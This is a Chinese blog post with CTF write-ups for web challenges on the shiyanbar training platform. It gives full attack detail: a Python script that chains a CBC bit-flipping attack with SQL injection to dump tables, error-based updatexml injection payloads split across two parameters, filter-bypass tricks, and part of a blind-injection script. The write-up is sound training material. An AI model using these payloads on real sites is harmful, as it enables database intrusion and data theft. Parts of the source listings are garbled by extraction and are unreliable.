




实验吧 CTF 题目之 WEB Writeup 通关大全 - 1

原创


DarkN0te  于 2020-02-24 19:46:09 发布  426  收藏 4

分类专栏: [CTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_46232048/article/details/104483757

版权



[CTF 专栏收录该内容](#)

9 篇文章 1 订阅

订阅专栏

文章目录

概述

Writeup

简单的登录题

后台登录

加了料的报错注入

认真一点!

你真的会PHP吗

利用intval函数溢出绕过

用科学计数法构造0=0

概述

解除CTF也有很多年了, 但是真正的将网上的题目通关刷题还是没有过的, 同时感觉水平下降的太厉害, 这两个月准备把网上目前公开有的CTF环境全部刷一遍, 同时收集题目做为素材, 为后面的培训及靶场搭建做好准备。本文是实验吧2018年7月8日前所有Web类的题目通关Writeup。

Writeup

简单的登录题

题目链接 <http://www.shiyanbar.com/ctf/2037>

此题目虽然放在第一个, 分数也不高, 但是还是比较复杂的。

Login Form

input id to login

抓包发现一个提示

Request

```
Raw Params Headers Hex
POST /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/jiandan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Cookie: iv=z1j1KvE%2FJzEU5GF0jPGtKg%3D%3D; cipher=M2i01fx%2BH%Im100%2BX3VeGeqASh%2BDp2r05jQgAgWYgQE%3D; Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Hm_lpv_34d6f7353ab0915a4c582e4516dffbc3=1530844943; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnicName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7; PHPSESSID=s6ntvgt71r7dqvdsvs2qj40d87
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

id=hello&submit=Login
```

Response

```
Raw Headers Hex XML
HTTP/1.1 200 OK
Date: Fri, 06 Jul 2018 02:43:36 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
tips: test.php
Set-Cookie: cipher=VGXvBGDMG0NzLPCdigw80QHlv68FykNPEcFJwP73%2B8%3D
Content-Length: 35
Connection: close
Content-Type: text/html

<h1><center>Hello!</center></h1>
```

查看 test.php，发现是 index.php 的源码。

```
&lt;?php
define(&quot;SECRET_KEY&quot;, &quot;*****&quot;);
define(&quot;METHOD&quot;, &quot;aes-128-cbc&quot;);
error_reporting(0);
include(&quot;conn.php&quot;);
function sqlCheck($str){
    if(preg_match(&quot;\\|_|#|=|~|union|like|procedure/i&quot;,$str)){
        return 1;
    }
    return 0;
}
function get_random_iv(){
```

```

$random_iv=&#039;&#039;;
for($i=0;$i<&t;16;$i++){
    $random_iv.=chr(rand(1,255));
}
return $random_iv;
}
function login($info){
    $iv = get_random_iv();
    $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv);
    setcookie(&quot;iv&quot;, base64_encode($iv));
    setcookie(&quot;cipher&quot;, base64_encode($cipher));
}
function show_homepage(){
    global $link;
    if(isset($_COOKIE[&#039;cipher&#039;]) &amp;&amp; isset($_COOKIE[&#039;iv&#039;])){
        $cipher = base64_decode($_COOKIE[&#039;cipher&#039;]);
        $iv = base64_decode($_COOKIE[&quot;iv&quot;]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die(&quot;<p>base64_decode('".base64_encode($plain)."' ) can't unserialize</p>");
            $sql="select * from users limit ".$info['id']." ,0";
            $result=mysqli_query($link,$sql);

            if(mysqli_num_rows($result)>0 or die(mysqli_error($link))){
                $rows=mysqli_fetch_array($result);
                echo '<h1>Hello!'.$rows['username'].'</h1>';
            }
            else{
                echo '<h1>Hello!</h1>';
            }
            }else{
                die("ERROR!");
            }
        }
    }
}
if(isset($_POST['id'])){
    $id = (string)$_POST['id'];
    if(sqliCheck($id))
    die("<h1 style='color:red'>sql inject detected!</h1>");
    $info = array('id'=&gt;$id);
    login($info);
    echo '<h1>Hello!</h1>';
}else{
    if(isset($_COOKIE["iv"])&amp;&amp;isset($_COOKIE["cipher"])){
        show_homepage();
    }else{
        echo '
<div id="wrapper" style="margin:0 auto;width:800px">
    <form name="login-form" class="login-form" action="" method="post">
        <div class="header">
            <h1>Login Form</h1>
            <span>input id to login</span>
        </div>
        <div class="content">

        </div>
        <div class="footer">
            <p></p>
        </div>
    </form>

```

```
    </div>
    },
}
}
?&gt;
```

代码实现的流程:

1. 提交上来的id, 先进行关键字的过滤, 防止SQL注入, 包括=、-、#、union、like、procedure等等, 如果检测到这些敏感字符, 则会直接die并返回显示Sql inject detected。
2. 通过过滤的id, 服务器会返回两个值: iv与cipher。iv: 随机生成的16位值, 再经过base64转码。cipher: id序列化、预设的SECRET_KEY(打码)、上面得到的iv值, 三者经过aes-128-cbc加密得到cipher值。服务器把iv、cipher设置到cookie然后返回, 顺便还显示了一个Hello!
3. 如果Post给服务器的报文, 没有包括id, 而且cookie里有iv和cipher值, 则进入函数show_homepage();
4. show_homepage()大致过程: 将iv、cipher经过base64解码, 然后把预设的SECRET_KEY(打码)、iv、cipher经过aes-128-cbc解密, 得到plain。
5. 如果plain无法反序列化, 则die并返回plain的base64编码数据; 如果可以序列化, 则将id值拼接到sql语句中“select * from users limit .\$info['id'] ,0”, 并提交到数据库, 返回数据, 并附在返回的Hello后。

根据程序流程分析, 我们的目标是实现sql注入, 拿到数据库的内容应该就可以获取到Flag了。目前的sql语句为

```
$sql="select * from users limit ".$info['id'].",0";
```

根据sql语句, 可以看到, 这条语句永远都返回的0条记录, 除非能够进行注入, 将后面的 ,0 注释掉, 才能够获取到数据, 如使用语句 1,100#。

由于过滤了 #、--, 所以尝试用 %00, 用Burp Repeater尝试, 将 id=1 %00, post提交, 然后用返回的iv、cipher值, 作为第二次的cookie, 然后去掉 id= (这样做的原因是因为源代码如果id参数不存在, 则获取到cookie里的各种值作为查询的参数, 而cookie内的值为上一次的查询值), 再次post, 结果能返回 Hello!rootzz。

如下图

Request

Raw Params Headers Hex

```
POST /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/jiandan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Cookie: iv=zIj1KvE%2FJzEU5GF0jPGtKg%3D%3D;
cipher=M2i01fx%2BHZImL00%2BX3VeGeqASh%2BDp2r05jQgAgWYgQE%3D;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1530844943;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=s6ntvgt7lr7dqvdsvs2qj40d87
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
id=1;%00&submit=Login
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Sat, 07 Jul 2018 13:59:45 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Set-Cookie: iv=PfcCN33I74Iw7GwN6x3NTw%3D%3D
Set-Cookie: cipher=S4WPnk%2FgAQwVrriZRbKqzNymc4RPynCzpPatIJov5f4%3D
Content-Length: 33
Connection: close
Content-Type: text/html

<h1><center>Hello!</center></h1>
```

将cookie按照服务器设置要求进行设置

Request

Raw Params Headers Hex

```
POST /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/jiandan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Cookie: iv=PfcCN33I74Iw7GwN6x3NTw%3D%3D;
cipher=S4WPnk%2FgAQwVrriZRbKqzNymc4RPynCzpPatIJov5f4%3D;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1530844943;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=s6ntvgt7lr7dqvdsvs2qj40d87
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
submit=Login
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Sat, 07 Jul 2018 14:00:10 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Content-Length: 41
Connection: close
Content-Type: text/html

<h1><center>Hello!rootzz</center></h1>
```

没有按到flag，推测要获取整个库第一次提交id时，做了过滤，但是第二次提交iv和cipher值，是不会做过滤的，使用cbc翻转一个字节进行攻击（发送一个可以绕过字符过滤的id值，然后通过cbc翻转攻击将一部分需要改变的字符修改为我们想要的，达到sql注入目的）。

1. 提交能经过过滤检测的SQL语句，如id=12。
2. 结合得到的iv、cipher，用cbc字节翻转cipher对应id=12中2的字节，得到cipher_new，提交iv、cipher_new。
3. 第二次提交得到plain（如果忘了是啥可以往回看）。
4. 把iv、plain、'id=12'序列第一行（16个字节为一行），进行异或操作，得到iv_new。
5. 把iv_new、cipher_new，去掉id=xx post到服务器即可得到 id=1# 的结果，即Hello!rootzz。

使用脚本

```

#!/usr/bin/env python
#*- coding: utf-8 -*-
"""
@author : darkN0te
@Create date : 2018-07-07
@description : 凯撒轮转密码解密
@update date :
"""

from base64 import *
import urllib
import requests
import re

def denglu(payload,idx,c1,c2):
    url='http://ctf5.shiyanbar.com/web/jiandan/index.php'
    payload = {'id': payload}
    r = requests.post(url, data=payload)
    Set_Cookie=r.headers['Set-Cookie']
    iv=re.findall(r"iv=(.*?),", Set_Cookie)[0]
    cipher=re.findall(r"cipher=(.*)", Set_Cookie)[0]
    iv_raw = b64decode(urllib.unquote(iv))
    cipher_raw=b64decode(urllib.unquote(cipher))
    lst=list(cipher_raw)
    lst[idx]=chr(ord(lst[idx])^ord(c1)^ord(c2))
    cipher_new="".join(lst)
    cipher_new=urllib.quote(b64encode(cipher_new))
    cookie_new={'iv': iv,'cipher':cipher_new}
    r = requests.post(url, cookies=cookie_new)
    cont=r.content
    plain = re.findall(r"base64_decode\(\'(.*)\'\)", cont)[0]
    plain = b64decode(plain)
    first='a:1:{s:2:"id";s:'
    iv_new=""
    for i in range(16):
        iv_new += chr(ord(first[i])^ord(plain[i])^ord(iv_raw[i]))
    iv_new = urllib.quote(b64encode(iv_new))
    cookie_new = {'iv': iv_new, 'cipher': cipher_new}
    r = requests.post(url, cookies=cookie_new)
    rcont = r.content
    print rcont

denglu('12',4,'2','#')
denglu('0 2nion select * from((select 1)a join (select 2)b join (select 3)c);'+chr(0),6,'2','u')
denglu('0 2nion select * from((select 1)a join (select group_concat(table_name) from information_schema.tables where table_schema regexp
database())b join (select 3)c);'+chr(0),7,'2','u')
denglu("0 2nion select * from((select 1)a join (select group_concat(column_name) from information_schema.columns where table_name regex
p 'you_want')b join (select 3)c);"+chr(0),7,'2','u')
denglu("0 2nion select * from((select 1)a join (select * from you_want)b join (select 3)c);"+chr(0),6,'2','u')

```

得到结果

```

<h1><center>Hello!rootzz</center></h1>
<h1><center>Hello!2</center></h1>
<h1><center>Hello!users,you_want</center></h1>
<h1><center>Hello!value</center></h1>
<h1><center>Hello!flag{c42b2b758a5a36228156d9d671c37f19}</center></h1>

```

参考链接

- <https://www.jianshu.com/p/4c1e5d24d781>。
- https://blog.csdn.net/csu_vc/article/details/79619309。
- <https://blog.csdn.net/jeffreynnn/article/details/77100389>。


后台登录

题目链接 <http://ctf5.shiyanbar.com/web/houtai/ffifyop.php>

此题目为 **MD5加密后的SQL注入**，参考链接 <https://blog.csdn.net/greyfreedom/article/details/45846137>，基本原理为

今天看到

`sql="SELECT*FROMAdminWHEREEngess="..."/password true) ""`。这样一个sql... 其实可以注入... 思路比较




加了料的报错注入

题目链接 <http://ctf5.shiyanbar.com/web/baocuo/index.php>


打开网页查看源代码给出了这样的信息。

```
<center><h1>Please login!</h1></center><br><center>tips:post username and password...</center>
<!-- $sql="select * from users where username='$username' and password='$password'"; -->
```

可以看到sql语句中又username和password。



Sql injection detected



测试后发现有的sql注入检测，想怎么绕过。使用 `username=admin' or '1'='1&password=admin` 可以发现登录了，说明登录后并不会给Flag，那么flag应该在数据库中，需要进行暴库。使用bp利用fuzz字典对username和password分别进行探测。

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
26	,	200	<input type="checkbox"/>	<input type="checkbox"/>	270	
43	(test)	200	<input type="checkbox"/>	<input type="checkbox"/>	270	
4	#	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
19	;	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
35	union	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
36	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
37	limit	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
38	order	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
39	substr	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
40	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	273	

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 07 Jul 2018 15:37:21 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 70
Connection: close
Content-Type: text/html

<center style='color:red'><h1>Sql injection detected</h1></center><br>
```

? < + > Type a search term 0 matches

Finished

发现username过滤了()等符号，但是没有过滤updatexml，password过滤了updatexml，所以，考虑一下，可以使用这样的语句进行报错注入。

```
username='1' and updatexml/*&password=*(1,concat(0x7e,(SELECT database()),0x7e),1)or'1
```

转换为sql语句为：

```
select * from users where username='1' and updatexml/* and password=*(1,concat(0x7e,(SELECT database()),0x7e),1)or'1'
```

完整payload

```
username='1' and updatexml/*&password=*(1,concat(0x7e,(SELECT database()),0x7e),1)or'1
```

```
<br>XPath syntax error: '~error_based_hpf~'
```

```
username='1' and updatexml/*&password=*(1,concat(0x7e,(SELECT group_concat(table_name) from information_schema.tables where !
(table_schema'error_based_hpf' ),0x7e),3)or'1
```


```
<br>XPath syntax error: '~ffl44jj,users~'
```

```
username='1' and updatexml/*&password=*(1,concat(0x7e,(SELECT group_concat(column_name) from information_schema.columns wh
ere !(table_name'ffl44jj' ),0x7e),3)or'1
```


```
<br>XPath syntax error: '~value~'
```

```
username='1' and updatexml/*
&password=*(1,concat(0x7e,(SELECT value from ffl44jj),0x7e),3)or'1
```

```
<br>XPath syntax error: '~flag{err0r_b4sed_sqli+_hpf}~'
```



XPATH syntax error: '~flag{err0r_b4sed_sqli+_hpf}~'



认真一点!

题目链接 <http://shiyanbar.com/ctf/2009>

拿到题目后，随意测试了一下。



按照套路，就是通过该参数进行注入，然后获取数据库中的flag。先进行一下fuzz，包大小为802的都是被过滤的字符。

Request	Payload	Status	Error	Timeout	Length	Comment
4	#	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
6	%	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
7	^	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
17		200	<input type="checkbox"/>	<input type="checkbox"/>	802	
19	;	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
26	,	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
29		200	<input type="checkbox"/>	<input type="checkbox"/>	802	
32	and	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
35	union	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
36	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
39	substr	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
40	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	802	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	908	
1	~	200	<input type="checkbox"/>	<input type="checkbox"/>	911	
2	!	200	<input type="checkbox"/>	<input type="checkbox"/>	911	

Request Response

Raw Headers Hex HTML Render

```
<form action="" method="post" style="margin:0 auto;width:1200px;height:100px;padding-top:50px;">
  <pre>Please input the id</pre>
  <input type="text" name="id">
  <br><br>
  <input type="submit" name="submit">
  <br><br>
<h1 style='color:red'>Sql injection detected!</h1>
```

经过其他测试，该题目对 `or` 也进行了处理，需要使用大小写绕过，既 `Or` 等。注意空格被干掉了，用什么 `%09` 替换掉即可，再往后 `information` 什么倒是都没禁掉，但是注意 `information` 中包含 `or`，需要替换掉。写一个二分盲注脚本即可，具体用到 `limit` 的 `offset` 偏移。然后它禁掉了 `substr`，但是我们还有 `mid`，用 `mid(table from offset)` 即可，使用盲注脚本。

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import urllib
```

```

uri = 'http://ctf5.shiyanbar.com/web/earnest/index.php'
temp = 0
headers = {
    "Host": "ctf5.shiyanbar.com",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
    "Referer": "http://ctf5.shiyanbar.com/web/earnest/index.php",
    "Content-Type": "application/x-www-form-urlencoded",
    "Content-Length": "81",
    "Connection": "keep-alive",
    "Upgrade-Insecure-Requests": "1"
}

def make_payload(target):
    return target.replace(' ', '%09').replace('or', 'Or')

def get_length(target): #获取字段长度
    global headers
    global url
    for i in range(0,50):
        print i
        payload = target[:-5]+str(i)+target[-5:]
        payload = urllib.unquote(make_payload(payload))
        #print payload
        data = {"id":payload,"submit":"%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"}
        content = requests.post(url=url,headers=headers,data=data).text
        #print content
        if "You are in" in content:
            return i
    return 0

def search2(l,r,target): #二分盲注喽，求单字节
    if l>r:
        return
    global headers
    global url
    global temp
    mid = (l+r)/2
    payload = target[:-5]+str(mid)+target[-5:]
    payload = urllib.unquote(make_payload(payload))
    print payload
